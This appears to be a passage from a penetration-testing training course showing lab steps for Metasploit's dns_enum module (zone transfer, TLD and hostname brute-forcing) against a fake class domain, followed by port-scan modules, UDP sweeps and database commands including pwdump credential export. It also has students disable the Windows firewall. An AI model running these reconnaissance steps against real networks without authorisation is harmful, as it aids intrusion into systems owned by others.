ENUM_RVL: This option tells dns_enum to iterate through a set of IP addresses (specified as a range like 10.10.10.1-255 or 10.10.10.1-10.10.10.255, or as a CIDR block, as in 10.10.10/24), performing reverse DNS lookups (with queries for PTR records). These searches tend to be very fruitful in indicating potential targets.

ENUM_TLD: This option takes the base domain name and appends each of the top-level domains devised by the Internet Assigned Numbers Authority (IANA) to them. It then sends an A record query for each one. Over 100 different TLDs, including .com, .org, .net, .edu, .mil, and numerous country-level TLDs are attempted.



Next, let's perform an exercise in which we'll use dns_enum to interrogate a target DNS server, pulling various kinds of information from it. As you go through this exercise, keep in mind the uses to which a penetration tester can put the data we'll be pulling from the target system.



For this exercise, you will be performing reconnaissance using dns_enum against a target DNS server across the network. You'll need to switch your system from host-only over to use bridged networking for this exercise.

To switch to bridged networking, on your Windows machine, you'll need to:

1) Connect your ethernet connection by plugging in your network cable
2) Disable VMnet1 by running (at a cmd.exe prompt) ncpa.cpl. Right-click on VMnet1 and select "Disable".
3) Run the ipconfig command and verify the IP address of your Local Area Connection, which should be 10.10.96.X

Finally, in VMware itself, make sure you have selected "Bridged" networking (in VMware, go to VM-->Settings… select "Network Adapter" and check "Bridged").


To make sure this works properly, verify that you can ping from Windows to Linux and from Linux to Windows. You may need to disable your Windows built-in firewall:

```
C:\> netsh firewall set opmode disable
C:\> ping <YourLinuxIPaddr>          <-- Should be 10.10.95.X
```

Then, in Linux, run:

```
# ping <YourWindowsIPaddress>        <-- Should be 10.10.96.X
```

If you can successfully ping with bridged networking, you are ready to begin.



First, we need to check our system's DNS settings, because, as of this writing, the dns_enum script does not use the NS variable it can be configured with to choose a name server, and instead always relies on the default name server of the underlying operating system. Let's make sure our Linux guest machine is configured to resolve names using 10.10.10.7. In Step 1, do this by looking at your /etc/resolv.conf file using your favorite Linux text editor like vi, or heaven help you, emacs. If you don't have a favorite Linux text editor, just use gedit:


```
# gedit /etc/resolv.conf
```

In Step 2, make sure this file says "nameserver 10.10.10.7". If it doesn't, update it to do so. Then, save the file.

Now, for Step 3, in your terminal prompt, make sure you can resolve a name by running:

```
# nslookup metafedora.580target.tgt
```

If you see output that contains information about the IP address resolving to 10.10.10.7, you are ready to go.



Next, change into the Metasploit directory and invoking msfconsole:

```
# cd /home/tools/framework-4.0.0
# source /opt/usenewruby.sh
# ./msfconsole
```

Now, let's configure Metasploit to use dns_enum, which is an auxiliary module in the "gather" category:

```
msf > use auxiliary/gather/dns_enum
```

Now, let's look at the options we can set for this module:


```
msf > show options
```

Here, you can see that we can set the DOMAIN option, which is required, for the domain name about which we want to pull information.

Next, we can see the various methods dns_enum can use to interact with DNS servers, including ENUM_AXFR, ENUM_BRT, ENUM_IP6, ENUM_RVL, ENUM_SRV, ENUM_STD, and ENUM_TLD. We'll try out some of these various information pulling mechanisms in this exercise.

Also, check out some of the advanced options available in this module. Just look at these advanced settings, which include retry numbers and timing. We'll go with the defaults:

```
msf > show advanced
```



Next, let's choose our target domain. We'll use 580target.tgt, a fake domain name created just for this class, using a non-existent top-level domain of .tgt.

```
msf > set DOMAIN 580target.tgt
```


By default, dns_enum has ENUM_AXFR (zone transfer), ENUM_SRV (pull common SRV record names), and ENUM_STD (pull A, MX, NS, TXT, and SOA associated with the domain) set to true. Let's try running these default methods for pulling information from the target DNS server and inspect our results.

```
msf > run
```

In your output, you should see messages from the module highlighting all of the information it is able to gather from the DNS server running the default modules. The first set of output is generated by ENUM_STD, and includes the A record for the domain itself (580target.tgt), the SOA record, the NS record, an MX record, and a TXT record.

Next, the ENUM_AXFR feature runs, performing a zone transfer. Note all of the additional information we receive there, including numerous additional A records and some SRV records.

Finally, the ENUM_SRV component runs, pulling information associated with common service names, including kerberos and http. On occasion, the module freezes while it is pulling the SRV records. If that happens to you, give it 30 seconds to return. If it doesn't return in that timeframe, hit CTRL-C to return to your msf prompt.



Now, let's run ENUM_TLD to iterate through a series of Top-Level Domain suffixes. First, we turn off ENUM_AXFR, ENUM_SRV, ENUM_STD, and ENUM_RVL. That last one (ENUM_RVL) performs reverse lookups (PTR records), iterating through an IP address space. However, it has proven unstable in some releases, so we'll make sure it is off so that its stability issues don't impact our use of ENUM_TLD.

```
msf > set ENUM_AXFR false
msf > set ENUM_SRV false
msf > set ENUM_STD false
msf > set ENUM_RVL false
```

Now, we turn on ENUM_TLD.


```
msf > set ENUM_TLD true
```

There really are no additional options for this one, as dns_enum simply takes our DOMAIN variable (580target.tgt), shaves off the existing TLD (resulting in 580target), and then appends a whole bunch of other TLDs on the end (such as .com, .net, .uk, and so on), trying to look up DNS records for each.

Let's run dns_enum again and see if it retrieves any additional information using the ENUM_TLD method:

```
msf > run
```

This feature may take a while to iterate through the hundreds of different TLDs supported by dns_enum. DO NOT WAIT FOR IT TO FINISH. The only name it will successfully determine is 580target.uk. After it successfully gets that one, hit CTRL-C and move to the next step.



Finally, let's look at the ENUM_BRT method of dns_enum. Remember, this method conducts searches for records associated with machine names found in the <framework>/data/wordlist/namelist.txt file.

We'll start out by looking at the contents of that file. In a terminal window separate from your msfconsole prompt, run:

```
# less /home/tools/framework-4.0.0/data/wordlists/namelist.txt
```

Hit the space key to move down through this list. As you can see, there are numerous potential names in there to before A record lookups. Hit the Q key to get out of less. There are over 1,900 items in the list, as we can see by piping the contents of the file through wordcount (wc) set to do a line count (-l):

```
# cat /home/tools/framework-4.0.0/data/wordlists/namelist.txt | wc -l
```


Now, let's turn off ENUM_TLD, and set ENUM_BRT to true:

```
msf > set ENUM_TLD false
msf > set ENUM_BRT true
```


Run the module to see if it can find any hostnames from that list have DNS records on the DNS server, associated with the 580target.tgt domain:

```
msf > run
```

This one may take a minute or two, as it iterates through all of those 1,907 possible names. Eventually, you should see some names successfully resolved, including win01 and win02.



Next, we'll look at the port scanning options available in Metasploit. When using Metasploit to launch a port scan, we can rely on some built-in modules that support port scanning, or use Metasploit's integration with Nmap to kick-off an Nmap scan, store its results, and use those results. We'll look at both the built-in port scan options as well as Nmap integration options next.



Metasploit supports a variety of different methods of TCP port scanning, including the most common and useful. To invoke port scanning functionality, the penetration tester selects the appropriate auxiliary module by running:

```
msf > use auxiliary/scanner/portscan/<module>
```

The <module> should be replaced with the particular scanning module the penetration tester desires, such as:

tcp: This scan attempts to complete the three-way handshake with each target port (SYN, SYN-ACK, ACK). When it finds an open port, it tears down the connection gracefully using a FIN packet.

syn: This is a SYN (half-open) scan (SYN, SYN-ACK) followed by RESET. It tends to be faster, and is slightly stealthier (if the end system is logging connections, no true connection actually occurs with this scan, and thus won't be logged.)


ack: This scan generates ACK packets in an attempt to determine which ports are allowed through a firewall.

xmas: This option generates packets with the FIN/PSH/URG control bits set for a so-called "Christmas Tree" scan. Some systems respond in different ways to such packets if ports are opened or closed.

ftpbounce: This method bounces a TCP scan off of an FTP server that supports the PORT command to make a connection to an arbitrary IP address, making it look like the FTP server launched the port scan.

Each of these scans can be configured to scan a range of RHOSTS, with a range of PORTS.


It's important to note that the results of these scans will automatically be entered into a Metasploit database, if Metasploit has been connected to a database to store results. We'll look at (and use) Metasploit databases in more detail shortly.



Metasploit also has the ability to detect common UDP services on their standard ports. It accomplishes this by sending UDP packets to a small number of ports associated with common UDP services, with an appropriate Layer-7 payload for each service, to try to solicit a response. This capability is included in the udp_sweep auxiliary module, invoked with:

```
msf > use auxiliary/scanner/discovery/udp_sweep
```

Once RHOSTS targets are set, Metasploit sends one UDP packet to each port. No RPORTS need to be set, as the tool measures only common UDP services on their standard ports. The current ports and services it tests are: DNS (UDP port 53), NetBIOS (UDP port 137), Portmapper (UDP port 111), Microsoft SQL Server (UDP port 1434), NTP (UDP port 123), SNMP (UDP port 161) and Sentinel Server (UDP port 5093). It checks those ports in that order, looking for a UDP response or an ICMP Port Unreachable response. If it gets a UDP response, the module parses it for useful information about that target associated with the given protocol.



While Metasploit's built-in auxiliary scanning modules are nice, if you want more flexibility to run or import Nmap results or even interact with vulnerability scanners like NeXpose or Nessus, you'll need to interact with databases within Metasploit. While most of the auxiliary scanners discussed earlier can auto-populate a Metasploit database, the built-in database commands give us even more flexibility. The database commands (prefaced with db_) provide users with a data structure to import or store results from other tools and utilize awesome integration between Metasploit and tools like Nmap, Amap, NeXpose, and Nessus. These database features are not only useful for scanning, but also provide an avenue to utilize automatic exploitation of target machines and work through a penetration test workflow. The fundamental commands for database management include:


db_connect [path/name]: This tells Metasploit to connect to a given database.

db_disconnect: This tells Metasploit to disconnect from a given database. Note that the user may have multiple, independent databases, each storing results for different penetration tests.

db_driver: This command allows the user to choose a different type of database. By default, Metasploit uses PostgreSQL databases. Other types of supported databases include MySQL and SQLite. For non-SQLite databases, the user must specify a user:pass@host:port in the db_create and db_connect commands.

db_status: This command shows the status of the current database Metasploit is using and indicates the database type.

db_export: Using this option, we can export the contents of a Metasploit database into a file. Two formats are supported (invoked with "-f xml <filename>" or "-f pwdump <filename>"). The xml format contains information about hosts, ports, vulnerabilities, and other information in the database. The pwdump format exports only credentials obtained from target hosts, including SMB hashes (LANMAN and NT hashes), SSH private keys, and plaintext credentials, which may be sniffed or cracked using the sniffing and password cracking features of Metasploit, which we'll discuss in more detail in 580.2.



